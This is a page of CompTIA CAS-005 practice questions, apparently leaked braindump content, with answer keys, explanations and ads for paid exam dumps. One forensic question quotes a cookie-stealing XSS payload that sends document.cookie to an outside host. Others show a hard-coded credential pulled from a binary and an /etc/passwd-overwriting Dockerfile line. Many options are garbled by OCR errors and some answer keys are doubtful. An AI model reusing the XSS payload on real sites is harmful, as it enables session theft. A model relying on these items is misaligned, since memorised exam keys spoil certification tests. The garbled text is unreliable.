\* Change the SPF record to enforce the hard fail parameter (Option D): Setting the SPF policy to a hard fail (-all) ensures that emails from unauthorized servers are rejected, enhancing email security.

Implementing these changes strengthens the domain 's email authentication mechanisms, reducing the risk of successful phishing or spoofing attacks.

Reference: CompTIA SecurityX CAS-005 Exam Objectives, Domain 3.2: " Given a scenario, analyze requirements to enhance the security of endpoints and servers. "

#### NEW QUESTION: 96

An incident response team is analyzing malware and observes the following:

- Does not execute in a sandbox
- No network IoCs
- No publicly known hash match
- No process injection method detected

Which of the following should the team do next to proceed with further analysis?

- A. Use an online vims analysis tool to analyze the sample
- B. Check for an anti-virtualization code in the sample
- C. Utilize a new deployed machine to run the sample.
- D. Search oilier internal sources for a new sample.

**Answer: B (LEAVE A REPLY)**

Malware that does not execute in a sandbox environment often contains anti-analysis techniques, such as anti-virtualization code. This code detects when the malware is running in a virtualized environment and alters its behavior to avoid detection. Checking for anti-virtualization code is a logical next step because:

It helps determine if the malware is designed to evade analysis tools. Identifying such code can provide insights into the malware's behavior and intent. This step can also inform further analysis methods, such as running the malware on physical hardware.

#### NEW QUESTION: 97

A company experienced a data breach, resulting in the disclosure of extremely sensitive data regarding a merger. As a regulated entity, the company must comply with reporting and disclosure requirements.

The company is concerned about its public image and shareholder values. Which of the following best supports the organization in addressing its concerns?

- A. Data subject access request
- B. Business impact analysis
- C. Supply chain management program
- D. Crisis management plan

Answer: D (LEAVE A REPLY)

A crisis management plan provides a structured approach to responding to a data breach and handling the subsequent public relations issues. This plan would allow the company to manage the disclosure of sensitive information, address regulatory compliance requirements, and protect its public image and shareholder values effectively.

NEW QUESTION: 98

A security analyst is troubleshooting the reason a specific user is having difficulty accessing company resources The analyst reviews the following information:

| User   | Source IP    | Source location | User assigned location | MFA satisfied | Sign-in status |
|--------|--------------|-----------------|------------------------|---------------|----------------|
| SALES1 | 8.11.4.16    | Germany         | France                 | Yes           | Blocked        |
| SALES1 | 8.11.4.16    | Germany         | France                 | Yes           | Blocked        |
| ACCT1  | 192.168.4.18 | France          | France                 | No            | Allowed        |
| SALES1 | 8.11.4.16    | Germany         | France                 | Yes           | Blocked        |
| ACCT1  | 8.11.4.16    | Germany         | France                 | Yes           | Blocked        |
| SALES2 | 8.11.4.20    | France          | France                 | Yes           | Allowed        |

Which of the following is most likely the cause of the issue?

- A. The local network access has been configured to bypass MFA requirements.
- B. A network geolocation is being misidentified by the authentication server
- C. Administrator access from an alternate location is blocked by company policy
- D. Several users have not configured their mobile devices to receive OTP codes

Answer: B (LEAVE A REPLY)

The table shows that the user " SALES1 " is consistently blocked despite having met the MFA requirements.

The common factor in these blocked attempts is the source IP address (8.11.4.16) being identified as from Germany while the user is assigned to France. This discrepancy suggests that the network geolocation is being misidentified by the authentication server, causing legitimate access attempts to be blocked.

Why Network Geolocation Misidentification?

Geolocation Accuracy: Authentication systems often use IP geolocation to verify the location of access attempts. Incorrect geolocation data can lead to legitimate requests being denied if they appear to come from unexpected locations.

Security Policies: Company security policies might block access attempts from certain locations to prevent unauthorized access. If the geolocation is wrong, legitimate users can be inadvertently blocked.

Consistent Pattern: The user " SALES1 " from the IP address 8.11.4.16 is always blocked, indicating a consistent issue with geolocation.

Other options do not align with the pattern observed:

- A). Bypass MFA requirements: MFA is satisfied, so bypassing MFA is not the issue.
- C). Administrator access policy: This is about user access, not specific administrator access.
- D). OTP codes: The user has satisfied MFA, so OTP code configuration is not the issue.

References:

CompTIA SecurityX Study Guide

" Geolocation and Authentication, " NIST Special Publication 800-63B

" IP Geolocation Accuracy, " Cisco Documentation

NEW QUESTION: 99

A SOC analyst must perform threat-modeling activities for a large media organization that has the following characteristics:

- \* The organization maintains operations around the world in support of multiple entertainment networks.
- \* Development activities for the organization ' s web-based platforms occur overseas.

\* Previous information security failures within the organization have been publicly disclosed.

Which of the following actions is the best for the analyst to consider in the early phases of threat modeling?

- A. Implementing STIX and TAXII
- B. Conducting an OSINT assessment
- C. Reviewing user behavior analytics and identity logs
- D. Performing a supply chain analysis

**Answer: B (LEAVE A REPLY)**

The best answer is B. Conducting an OSINT assessment . In the early phases of threat modeling , the analyst wants to understand the organization's exposed attack surface, public footprint, prior breaches, reputational visibility, externally visible infrastructure, and information that threat actors can readily gather. Because the scenario explicitly says prior security failures were publicly disclosed and the organization operates globally, OSINT is the most practical first step to inform the threat model. CompTIA's official SecurityX objectives include "Given a scenario, perform threat-modeling activities" as part of the GRC domain, and that early work centers on understanding attacker perspective, exposure, and context before applying more specialized controls.

Why the other options are less appropriate early on:

A). STIX and TAXII are threat intelligence sharing and automation mechanisms, but they are not the first action for defining the organization's own threat model. C. Reviewing user behavior analytics and identity logs is useful for monitoring and investigations, but threat modeling starts earlier and more broadly than just log review. D. Performing a supply chain analysis could become important because development occurs overseas, but the question asks for the best action in the early phases , and OSINT more directly captures public exposure, previous incidents, and likely attacker reconnaissance opportunities. That makes it the most practical starting point.

References:

CompTIA SecurityX official exam objectives summary showing threat-modeling activities within GRC.

CompTIA SecurityX CAS-005 exam objectives PDF mirror including the threat-modeling objective.

### NEW QUESTION: 100

During a gap assessment, an organization notes that OYOD usage is a significant risk. The organization implemented administrative policies prohibiting BYOD usage. However, the organization has not implemented technical controls to prevent the unauthorized use of BYOD assets when accessing the organization's resources.

Which of the following solutions should the organization implement to better reduce the risk of BYOD devices? (Select two).

- A. Cloud IAM to enforce the use of token based MFA
- B. Conditional access, to enforce user-to-device binding
- C. NAC, to enforce device configuration requirements
- D. PAM. to enforce local password policies
- E. SD-WAN. to enforce web content filtering through external proxies
- F. DLP, to enforce data protection capabilities

**Answer: B,C (LEAVE A REPLY)**

To reduce the risk of unauthorized BYOD (Bring Your Own Device) usage, the organization should implement Conditional Access and Network Access Control (NAC).

Why Conditional Access and NAC?

\* Conditional Access:

\* User-to-Device Binding: Conditional access policies can enforce that only registered and compliant devices are allowed to access corporate resources.

\* Context-Aware Security: Enforces access controls based on the context of the access attempt, such as user identity, device compliance, location, and more.

\* Network Access Control (NAC):

\* Device Configuration Requirements: NAC ensures that only devices meeting specific security configurations are allowed to connect to the network.

\* Access Control: Provides granular control over network access, ensuring that BYOD devices comply with security policies before gaining access.

Other options, while useful, do not address the specific need to control and secure BYOD devices effectively:

\* A. Cloud IAM to enforce token-based MFA: Enhances authentication security but does not control device compliance.

- \* D. PAM to enforce local password policies: Focuses on privileged account management, not BYOD control.
- \* E. SD-WAN to enforce web content filtering: Enhances network performance and security but does not enforce BYOD device compliance.
- \* F. DLP to enforce data protection capabilities: Protects data but does not control BYOD device access and compliance.

References:

- \* CompTIA SecurityX Study Guide
- \* "Conditional Access Policies," Microsoft Documentation
- \* "Network Access Control (NAC)," Cisco Documentation

### NEW QUESTION: 101

After several companies in the financial industry were affected by a similar incident, they shared information about threat intelligence and the malware used for exploitation. Which of the following should the companies do to best indicate whether the attacks are being conducted by the same actor?

- A.** Apply code stylometry.
- B.** Look for common IOCs.
- C.** Use IOC extractions.
- D.** Leverage malware detonation.

**Answer: A** ([LEAVE A REPLY](#))

Determining if attacks are from the same actor requires unique attribution. Let's analyze:

- A). Code stylometry: Analyzes coding style to identify authorship, the best method for linking malware to a specific actor per CAS-005's threat intelligence focus.
- B). Common IOCs: Indicates similar attacks but not necessarily the same actor.
- C). IOC extractions: Similar to B, lacks specificity for attribution.

Reference: CompTIA SecurityX (CAS-005) objectives, Domain 2: Security Operations, covering threat intelligence.

### NEW QUESTION: 102

During a forensic review of a cybersecurity incident, a security engineer collected a portion of the payload used by an attacker on a compromised web server. Given the following portion of the code:

```
..asd...<>..document.location="https://10.10.1.2/?x="+document.cookie; ..12..fa..
<>...ash2144621...41...2...8.8.
```

Which of the following best describes this incident?

- A.** XSRF attack
- B.** Command injection
- C.** Stored XSS
- D.** SQL injection

**Answer: (SHOW ANSWER)**

The provided code snippet shows a script that captures the user's cookies and sends them to a remote server.

This type of attack is characteristic of Cross-Site Scripting (XSS), specifically stored XSS, where the malicious script is stored on the target server (e.g., in a database) and executed in the context of users who visit the infected web page.

- A). XSRF (Cross-Site Request Forgery) attack: This involves tricking the user into performing actions on a different site without their knowledge but does not involve stealing cookies via script injection.
- B). Command injection: This involves executing arbitrary commands on the host operating system, which is not relevant to the given JavaScript code.
- C). Stored XSS: The provided code snippet matches the pattern of a stored XSS attack, where the script is injected into a web page, and when users visit the page, the script executes and sends the user's cookies to the attacker's server.
- D). SQL injection: This involves injecting malicious SQL queries into the database and is unrelated to the given JavaScript code.

References:

CompTIA Security+ Study Guide

OWASP (Open Web Application SecurityProject) guidelines on XSS

"The Web Application Hacker's Handbook" by Dafydd Stuttard and Marcus Pinto

#### NEW QUESTION: 103

A company needs to create a design that facilitates monitoring and alerting over the identity and access management surface. A primary design consideration should be the existence of multiple independent identity providers with a hybrid, multicloud environment. Which of the following components should be included as part of the design?

- A. TIP
- B. UBA
- C. SASE
- D. CASB

Answer: D ([LEAVE A REPLY](#))

#### NEW QUESTION: 104

Audit findings indicate several user endpoints are not utilizing full disk encryption. During the remediation process, a compliance analyst reviews the testing details for the endpoints and notes the endpoint device configuration does not support full disk encryption. Which of the following is the most likely reason the device must be replaced?

- A. The HSM is outdated and no longer supported by the manufacturer
- B. The vTPM was not properly initialized and is corrupt.
- C. The HSM is vulnerable to common exploits and a firmware upgrade is needed
- D. The motherboard was not configured with a TPM from the OEM supplier.
- E. The HSM does not support sealing storage

Answer: D ([LEAVE A REPLY](#))

The most likely reason the device must be replaced is that the motherboard was not configured with a TPM (Trusted Platform Module) from the OEM (Original Equipment Manufacturer) supplier.

Why TPM is Necessary for Full Disk Encryption:

Hardware-Based Security: TPM provides a hardware-based mechanism to store encryption keys securely, which is essential for full disk encryption.

Compatibility: Full disk encryption solutions, such as BitLocker, require TPM to ensure that the encryption keys are securely stored and managed.

Integrity Checks: TPM enables system integrity checks during boot, ensuring that the device has not been tampered with.

#### NEW QUESTION: 105

To prevent data breaches, security leaders at a company decide to expand user education to:

- \* Create a healthy security culture.
- \* Comply with regulatory requirements.
- \* Improve incident reporting.

Which of the following would best meet their objective?

- A. Performing a DoS attack
- B. Scheduling regular penetration tests
- C. Simulating a phishing campaign
- D. Deploying fake ransomware

Answer: C ([LEAVE A REPLY](#))

Comprehensive and Detailed


Phishing simulations are a proven method for reinforcing security awareness, meeting compliance training requirements, and improving user incident reporting. In CAS-005, social engineering testing is a recommended component of organizational security culture programs.

DoS attacks (A) and penetration tests (B) assess technical security, not user awareness.

Fake ransomware (D) can cause unnecessary alarm and operational disruption.

#### NEW QUESTION: 106

A company plans to implement a research facility with Intellectual property data that should be protected The following is the security diagram proposed by the security architect



Which of the following security architect models is illustrated by the diagram?

- A. Identity and access management model
- B. Agent based security model
- C. Perimeter protection security model
- D. Zero Trust security model

**Answer: D (LEAVE A REPLY)**

The security diagram proposed by the security architect depicts a Zero Trust security model. Zero Trust is a security framework that assumes all entities, both inside and outside the network, cannot be trusted and must be verified before gaining access to resources.

Key Characteristics of Zero Trust in the Diagram:

Role-based Access Control: Ensures that users have access only to the resources necessary for their role.

Mandatory Access Control: Additional layer of security requiring authentication for access to sensitive areas.

Network Access Control: Ensures that devices meet security standards before accessing the network.

Multi-factor Authentication (MFA): Enhances security by requiring multiple forms of verification.

This model aligns with the Zero Trust principles of never trusting and always verifying access requests, regardless of their origin.

**Valid CAS-005 Dumps** shared by BraindumpsPass.com for Helping Passing CAS-005 Exam! BraindumpsPass.com now offer the **newest CAS-005 exam dumps**, the BraindumpsPass.com CAS-005 exam **questions have been updated** and **answers have been corrected** get the **newest** BraindumpsPass.com CAS-005 dumps with Test Engine here:

<https://www.braindumpsPass.com/CompTIA/CAS-005-practice-exam-dumps.html> (348 Q&As Dumps, **40%OFF** Special Discount: **Exam-Tests**)

#### NEW QUESTION: 107

While investigating a security event an analyst finds evidence that a user opened an email attachment from an unknown source. Shortly after the user opened the attachment, a group of servers experienced a large amount of network and resource activity. Upon investigating the servers, the analyst discovers the servers were encrypted by ransomware that is demanding payment within 48 hours or all data will be destroyed. The company has no response plans for ransomware. Which of the following is the next step the analyst should take after reporting the incident to the management team?

- A. Pay the ransom within 48 hours
- B. Isolate the servers to prevent the spread
- C. Notify law enforcement
- D. Request that the affected servers be restored immediately

**Answer: B** ([LEAVE A REPLY](#))

The immediate action after discovering ransomware is to isolate the affected servers to prevent further spread of the malware to other systems in the network. Paying the ransom is not recommended as it does not guarantee data recovery and encourages criminal behavior. Notifying law enforcement is necessary, but containment must happen first to limit damage. Requesting server restoration should only occur after containment and a thorough investigation to ensure no remnants of ransomware remain.

#### NEW QUESTION: 108

Protected company data was recently exfiltrated. The SOC did not find any indication of a network or outside physical intrusion, and the DLP systems reported no unusual activity. The incident response team determined a text file was encrypted and reviews the following log excerpt:



```
Delivered-To: janedoe@email.net
MessageID: <edflkh038-kdhen7~23hd7s-afdx.xt.local>
Created at: Sat, Jan 20, 2024 at 10:50 PM (Delivered after 10 seconds)
From: Jane Doe <janedoe@company.com>
To: janedoe@email.net
Subject: Grocery List for Next Week's Meal Prep
SPF: PASS with IP 12.34.56.78
DKIM: 'PASS' with domain email.company.com
DMARC: 'PASS'

Body:
Make sure not to forget any of the items.
Regards,
Jane Doe Engineer @ Company
Attachments: groceryitem.txt
Attachment Virus Scan: 'PASS'
```

Which of the following is the most appropriate action for the team to take?

- A. Review the email security settings for proper configurations.
- B. Investigate whether the employee had access to the data that was leaked.
- C. Scan attachments with a third-party virus scan to independently confirm the results.
- D. Analyze the hardware for undetected supply chain vulnerabilities that may have been exploited.

**Answer: B** ([LEAVE A REPLY](#))

#### NEW QUESTION: 109

A Chief Information Security Officer (CISO) is concerned that a company's current data disposal procedures could result in data remanence. The company uses only SSDs. Which of the following would be the most secure way to dispose of the SSDs given the CISO's concern?

- A. Degaussing
- B. Overwriting
- C. Shredding
- D. Formatting
- E. Incinerating

**Answer: (SHOW ANSWER)**

For SSDs, incineration is considered the most secure method of physical destruction, ensuring no data remanence. SSDs store data differently compared to traditional spinning disks, making degaussing ineffective. Overwriting and formatting may not reliably erase all storage cells due to wear-leveling technologies. Shredding may work if the granularity is extremely fine, but incineration guarantees complete destruction beyond recovery.

Reference:

**NEW QUESTION: 110**

Recent reports indicate that a software tool is being exploited. Attackers were able to bypass user access controls and load a database. A security analyst needs to find the vulnerability and recommend a mitigation. The analyst generates the following output:

```
C:\>whoami
local-user
C:\>netuser local-user Welcome!
The command completed successfully!
C:\>dbloader.exe local-user Welcome!
Insufficient Permissions. Now closing...
C:\>setring dbloader.exe
!This program should be run in DOS Mode
dbload2r!
Load Database jmp
192(*nx
(i33N*jk
fahn82mk0a
C:\>dbloader.exe admin dbload2r!
```

Which of the following would the analyst most likely recommend?

- A. Installing appropriate EDR tools to block pass-the-hash attempts
- B. Adding additional time to software development to perform fuzz testing
- C. Removing hard coded credentials from the source code
- D. Not allowing users to change their local passwords

**Answer: C (LEAVE A REPLY)**

The output indicates that the software tool contains hard-coded credentials, which attackers can exploit to bypass user access controls and load the database. The most likely recommendation is to remove hard-coded credentials from the source code. Here's why:

Security Best Practices: Hard-coded credentials are a significant security risk because they can be easily discovered through reverse engineering or simple inspection of the code. Removing them reduces the risk of unauthorized access.

Credential Management: Credentials should be managed securely using environment variables, secure vaults, or configuration management tools that provide encryption and access controls.

Mitigation of Exploits: By eliminating hard-coded credentials, the organization can prevent attackers from easily bypassing authentication mechanisms and gaining unauthorized access to sensitive systems.

Reference:

CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl

OWASP Top Ten: Insecure Design

NIST Special Publication 800-53: Security and Privacy Controls for Information Systems and Organizations

**NEW QUESTION: 111**

After an incident response exercise, a security administrator reviews the following table:

| Service                 | Risk rating | Criticality rating | Alert severity |
|-------------------------|-------------|--------------------|----------------|
| Public website          | Medium      | Low                | Low            |
| Email                   | High        | High               | High           |
| Human resources systems | High        | Medium             | Medium         |
| Phone system            | High        | Critical           | Critical       |
| Intranet                | Low         | Low                | Low            |

Which of the following should the administrator do to beat support rapid incident response in the future?

- A. Automate alerting to IT support for phone system outages.
- B. Enable dashboards for service status monitoring
- C. Send emails for failed log-in attempts on the public website

D. Configure automated Isolation of human resources systems

Answer: B (LEAVE A REPLY)

Enabling dashboards for service status monitoring is the best action to support rapid incident response. The table shows various services with different risk, criticality, and alert severity ratings. To ensure timely and effective incident response, real-time visibility into the status of these services is crucial.

Why Dashboards for Service Status Monitoring?

Real-time Visibility: Dashboards provide an at-a-glance view of the current status of all critical services, enabling rapid detection of issues.

CentralizedMonitoring: A single platform to monitor the status of multiple services helps streamline incident response efforts.

Proactive Alerting: Dashboards can be configured to show alerts and anomalies immediately, ensuring that incidents are addressed as soon as they arise.

Improved Decision Making: Real-time data helps incident response teams make informed decisions quickly, reducing downtime and mitigating impact.

Other options, while useful, do not offer the same level of comprehensive, real-time visibility and proactive alerting:

A . Automate alerting to IT support for phone system outages: This addresses one service but does not provide a holistic view.

C . Send emails for failed log-in attempts on the public website: This is a specific alert for one type of issue and does not cover all services.

D . Configure automated isolation of human resources systems: This is a reactive measure for a specific service and does not provide real-time status monitoring.

Reference:

CompTIA SecurityX Study Guide

NIST Special Publication 800-61 Revision 2, "Computer Security Incident Handling Guide"

"Best Practices for Implementing Dashboards," Gartner Research

NEW QUESTION: 112

A security analyst is reviewing suspicious log-in activity and sees the following data in the SICM:

| Account  | Application      | Authorization server | Status  | Risk    |
|----------|------------------|----------------------|---------|---------|
| SALES1   | Customer manager | LDAP-US              | Success | Low     |
| SALES1   | Payroll          | LDAP-US              | Success | Low     |
| ADMIN    | Email            | LDAP-US              | Failure | High    |
| SALES1   | Email            | LDAP-EU              | Unknown | Unknown |
| MARKET1  | Customer manager | LDAP-US              | Success | Low     |
| FINANCE1 | Payroll          | LDAP-EU              | Unknown | Unknown |

Which of the following is the most appropriate action for the analyst to take?

A. Update the log configuration settings on the directory server that is not being captured properly.

B. Have the admin account owner change their password to avoid credential stuffing.

C. Block employees from logging in to applications that are not part of their business area.

D. Implement automation to disable accounts that have been associated with high-risk activity.

Answer: (SHOW ANSWER)

The log-in activity indicates a security threat, particularly involving the ADMIN account with a high-risk failure status. This suggests that the account may be targeted by malicious activities such as credential stuffing or brute force attacks.

\* Updating log configuration settings (A) may help in better logging future activities but does not

\* address the immediate threat.

\* Changing the admin account password (B) is a good practice but may not fully mitigate the ongoing threat if the account has already been compromised.

\* Blocking employees (C) from logging into non-business applications might help in reducing attack surfaces but doesn't directly address the compromised account issue.

Implementing automation to disable accounts associated with high-risk activities ensures an immediate response to the detected threat, preventing further unauthorized access and allowing time for thorough investigation and remediation.

References:

- \* CompTIA SecurityX guide on incident response and account management.
- \* Best practices for handling compromised accounts.
- \* Automation tools and techniques for security operations centers (SOCs).

**NEW QUESTION: 113**

After a penetration test on the internal network, the following report was generated:

| Attack           | Target               | Result     |
|------------------|----------------------|------------|
| Compromised host | ADMIN01\$.CORP.LOCAL | Successful |
| Hash collected   | KRBTGT.CORP.LOCAL    | Successful |
| Hash collected   | SQLSV.CORP.LOCAL     | Successful |
| Pass the hash    | SQLSV.CORP.LOCAL     | Failed     |
| Domain control   | CORP.LOCAL           | Successful |

Which of the following should be recommended to remediate the attack?

- A. Resetting the local domain
- B. Rotating KRBTGT password
- C. Reimaging ADMIN01\$
- D. Deleting SQLSV

Answer: B (LEAVE A REPLY)

**NEW QUESTION: 114**

A security architect wants to develop a baseline of security configurations These configurations automatically will be utilized machine is created Which of the following technologies should the security architect deploy to accomplish this goal?

- A. Short
- B. GASB
- C. Ansible
- D. CMDB

Answer: C (LEAVE A REPLY)

To develop a baseline of security configurations that will be automatically utilized when a machine is created, the security architect should deploy Ansible. Here's why:

- \* Automation: Ansible is an automation tool that allows for the configuration, management, and deployment of applications and systems. It ensures that security configurations are consistently applied across all new machines.
- \* Scalability: Ansible can scale to manage thousands of machines, making it suitable for large enterprises that need to maintain consistent security configurations across their infrastructure.
- \* Compliance: By using Ansible, organizations can enforce compliance with security policies and standards, ensuring that all systems are configured according to best practices.
- \* References:
  - \* CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl
  - \* Ansible Documentation: Best Practices
  - \* NIST Special Publication 800-40: Guide to Enterprise Patch Management Technologies

**NEW QUESTION: 115**

A security engineer is reviewing the SIEM logs after a server crashed. The following list of events represents the timeline of actions collected from the SIEM:

(1:30:01:231) System : PID: 334 - Explorer.exe  
(1:30:03:523) System : PID: 1231 - Msbuild.exe as child from 334  
(1:33:12:312) System : PID: 3324 - Powershell.exe as child from 1231  
(1:34:34:864) System : PID: 4554 - LSSASS.exe as child from 3324  
(1:35:56:131) System : PID: 7662 - LSSASS.exe - SAM access from 3324

Which of the following TTPs is most likely associated with this SIEM log?

- A. Lateral movement
- B. LOLBins use
- C. Credential dumping
- D. Data exfiltration

Answer: C ([LEAVE A REPLY](#))

#### NEW QUESTION: 116

A security engineer receives an alert from the threat intelligence platform with the following information:

| Email             | Source                | Date         | Data                        |
|-------------------|-----------------------|--------------|-----------------------------|
| jane@corporg.com  | Third-party leakage   | 4 weeks ago  | Email, name                 |
| john@corporg.com  | Pastebin              | 3 weeks ago  | Email, password, cell phone |
| alice@corporg.com | Deep web website      | 2 months ago | Name, address, cell phone   |
| ann12@hotmail.com | Deep web forum        | 5 days ago   | Email, password             |
| joe@corporg.com   | Initial access broker | 1 week ago   | Email, password             |

Which of the following actions should the security engineer do first?

- A. Reset John's and Joe's access.
- B. Contact John, Ann, and Joe to inform them about the incident and schedule a password reset.
- C. Reset John's, Ann's, and Joe's passwords and disconnect all users' active sessions
- D. Reset John's and Joe's passwords and inform authorities about the leakage.

Answer: A ([LEAVE A REPLY](#))

The first action should be to reset access for John and Joe, who are corporate accounts belonging to the organization. Their credentials were exposed in recent leaks, including one from an initial access broker (Joe), which indicates an active exploitation risk. Immediate password resets and session invalidations prevent adversaries from using the compromised credentials to gain access.

Ann's account (@hotmail.com) is personal and not under corporate management, so while her exposure is concerning, it does not pose a direct risk to organizational systems. Contacting her can follow later steps but should not delay urgent remediation for John and Joe.

Option B delays remediation. Option C overreaches by including Ann in corporate resets. Option D includes contacting authorities prematurely, which is important but secondary to immediate containment. CAS-005 emphasizes rapid containment of credential leaks affecting corporate identities, making access resets for John and Joe the first step.

#### NEW QUESTION: 117

A security engineer must integrate device attestation into user authentication and authorization workflows for mobile devices. Which of the following best meets the requirements?

- A. Enforcing a security boundary for all devices outside the perimeter network
- B. Enabling multifactor authentication using biometrics on access attempts

- C. Implementing single sign-on to centralize access control enforcement
- D. Configuring device profiling for patch level and jailbreak status

**Answer:** ([SHOW ANSWER](#))

Configuring device profiling for patch level and jailbreak status ensures that the mobile device is compliant with security requirements before granting access. Device attestation checks the integrity of the device (such as whether it is jailbroken or up to date with security patches) to ensure that only trusted devices are allowed to authenticate and access resources. This solution directly addresses the requirement to integrate device attestation into user authentication workflows.

#### NEW QUESTION: 118

A company is adopting microservice architecture in order to quickly remediate vulnerabilities and deploy to production. All of the microservices run on the same Linux platform. Significant time was spent updating the base OS before deploying code. Which of the following should the company do to make the process efficient?

- A. Use Terraform scripts while creating golden images.
- B. Create a cron job to run apt-update every 30 days.
- C. Use snapshots to deploy code to existing compute instances.
- D. Deploy a centralized update server.

**Answer:** ([SHOW ANSWER](#))

Creating golden images with Terraform enables automated, consistent, and up-to-date deployment of microservices with a pre-patched base OS. This significantly reduces time spent on manual updates and accelerates production deployment in a microservices environment.

#### NEW QUESTION: 119

A company implemented a NIDS and a NIPS on the most critical environments. Since this implementation, the company has been experiencing network connectivity issues. Which of the following should the security architect recommend for a new NIDS/NIPS implementation?

- A. Implementing the NIDS with a port mirror in the core switch and the NIPS in the main firewall
- B. Implementing the NIDS and the NIPS together with the main firewall
- C. Implementing a NIDS without a NIPS to increase the detection capability
- D. Implementing the NIDS in the bastion host and the NIPS in the branch network router

**Answer: A** ([LEAVE A REPLY](#))

Comprehensive and Detailed

Best practice in CAS-005 network security design is to deploy:

NIDS passively via a port mirror (SPAN port) to avoid introducing latency or failure points.

#### NEW QUESTION: 120

A security engineer wants to reduce the attack surface of a public-facing containerized application. Which of the following will best reduce the application's privilege escalation attack surface?

- A. Implementing the following commands in the Dockerfile:

```
RUN echo user:x:1000:1000iuser:/home/user:/dew/null > /etc/passwd
```

- B. Installing an EDR on the container's host with reporting configured to log to a centralized SIFM and Implementing the following alerting rules TF PBOCESS\_USEB=rooC ALERT\_TYPE=critical
- C. Designing a multicontainer solution, with one set of containers that runs the mam application, and another set oi containers that perform automatic remediation by replacing compromised containers or disabling compromised accounts
- D. Running the container in an isolated network and placing a load balancer in a public-facing network.Adding the following ACL to the load balancer:PZRKZI HTTES from 0-0.0.0.0/0 pert 443

**Answer: A** ([LEAVE A REPLY](#))

Implementing the given commands in the Dockerfile ensures that the container runs with non-root user privileges. Running applications as a non-root user reduces the risk of privilege escalation attacks because even if an attacker compromises the application, they would have limited privileges and would not be able to perform actions that require root access.

- \* A. Implementing the following commands in the Dockerfile: This directly addresses the privilege escalation attack surface by ensuring the application does not run with elevated privileges.
- \* B. Installing an EDR on the container's host: While useful for detecting threats, this does not reduce the privilege escalation attack surface within the containerized application.
- \* C. Designing a multi-container solution: While beneficial for modularity and remediation, it does not specifically address privilege escalation.
- \* D. Running the container in an isolated network: This improves network security but does not directly reduce the privilege escalation attack surface.

References:

- \* CompTIA Security+ Study Guide
- \* Docker documentation on security best practices
- \* NIST SP 800-190, "Application Container Security Guide"

### NEW QUESTION: 121

A company is developing a new service product offering that will involve the Security Officer (CISO) researching the relevant compliance regulations. Which of the following best describes the CISO's action?

- A.** Data retention
- B.** Data classification
- C.** Due diligence
- D.** Reference framework

**Answer: C (LEAVE A REPLY)**

Comprehensive and Detailed Step-by-Step

Option A: Data retention

Data retention refers to the policies and procedures surrounding how long data must be retained to meet regulatory, operational, or business requirements.

This does not describe the CISO's research into compliance regulations.

Option B: Data classification

Data classification involves categorizing data based on its sensitivity or importance (e.g., public, confidential, restricted).

While this is a critical process for compliance, it does not describe researching regulations.

Option C: Due diligence

Correct Answer.

Due diligence is the process of conducting thorough research and analysis to ensure that a company's operations comply with applicable laws, standards, and best practices.

The CISO's action of researching relevant compliance regulations directly aligns with due diligence responsibilities.

This concept is emphasized in the CASP+ objectives under governance, risk, and compliance (GRC), highlighting the need for security leaders to verify compliance requirements during product or service development.

Option D: Reference framework

A reference framework provides guidelines or standards, such as ISO 27001 or NIST frameworks, for structuring security programs.

While the CISO may use a framework during this process, the act of researching regulations is not equivalent to referencing a framework.

Reference:

CompTIA CASP+ Study Guide (Current Edition) - Chapters on GRC and Legal Compliance.

CASP+ Objective 3.2: Integrate enterprise resilience.

**Valid CAS-005 Dumps** shared by BraindumpsPass.com for Helping Passing CAS-005 Exam! BraindumpsPass.com now offer the **newest CAS-005 exam dumps**, the BraindumpsPass.com CAS-005 exam **questions have been updated** and **answers have been corrected** get the **newest** BraindumpsPass.com CAS-005 dumps with Test Engine here:

<https://www.braindumpsPASS.com/CompTIA/CAS-005-practice-exam-dumps.html> (348 Q&As Dumps, **40%OFF** Special Discount: **Exam-Tests**)

#### NEW QUESTION: 122

An organization handles sensitive information that must be displayed on call center technicians' screens to verify the identities of remote callers. The technicians use three randomly selected fields of information to complete the identity verification process. Some of the fields contain PII that are unique identifiers for the remote callers. Which of the following should be implemented to identify remote callers while also reducing the risk that technicians could improperly use the identification information?

- A. Data masking
- B. Encryption
- C. Tokenization
- D. Scrubbing
- E. Substitution

**Answer: A (LEAVE A REPLY)**

Data masking allows call center technicians to view only the portions of sensitive fields necessary for identity verification (for example, showing the last four digits of an account number) while obscuring the rest. This approach strikes the balance between giving technicians enough information to confirm a caller's identity and preventing them from seeing or misusing the full PII.

#### NEW QUESTION: 123

A security analyst received a notification from a cloud service provider regarding an attack detected on a web server. The cloud service provider shared the following information about the attack:

- \* The attack came from inside the network.
- \* The attacking source IP was from the internal vulnerability scanners.
- \* The scanner is not configured to target the cloud servers.

Which of the following actions should the security analyst take first?

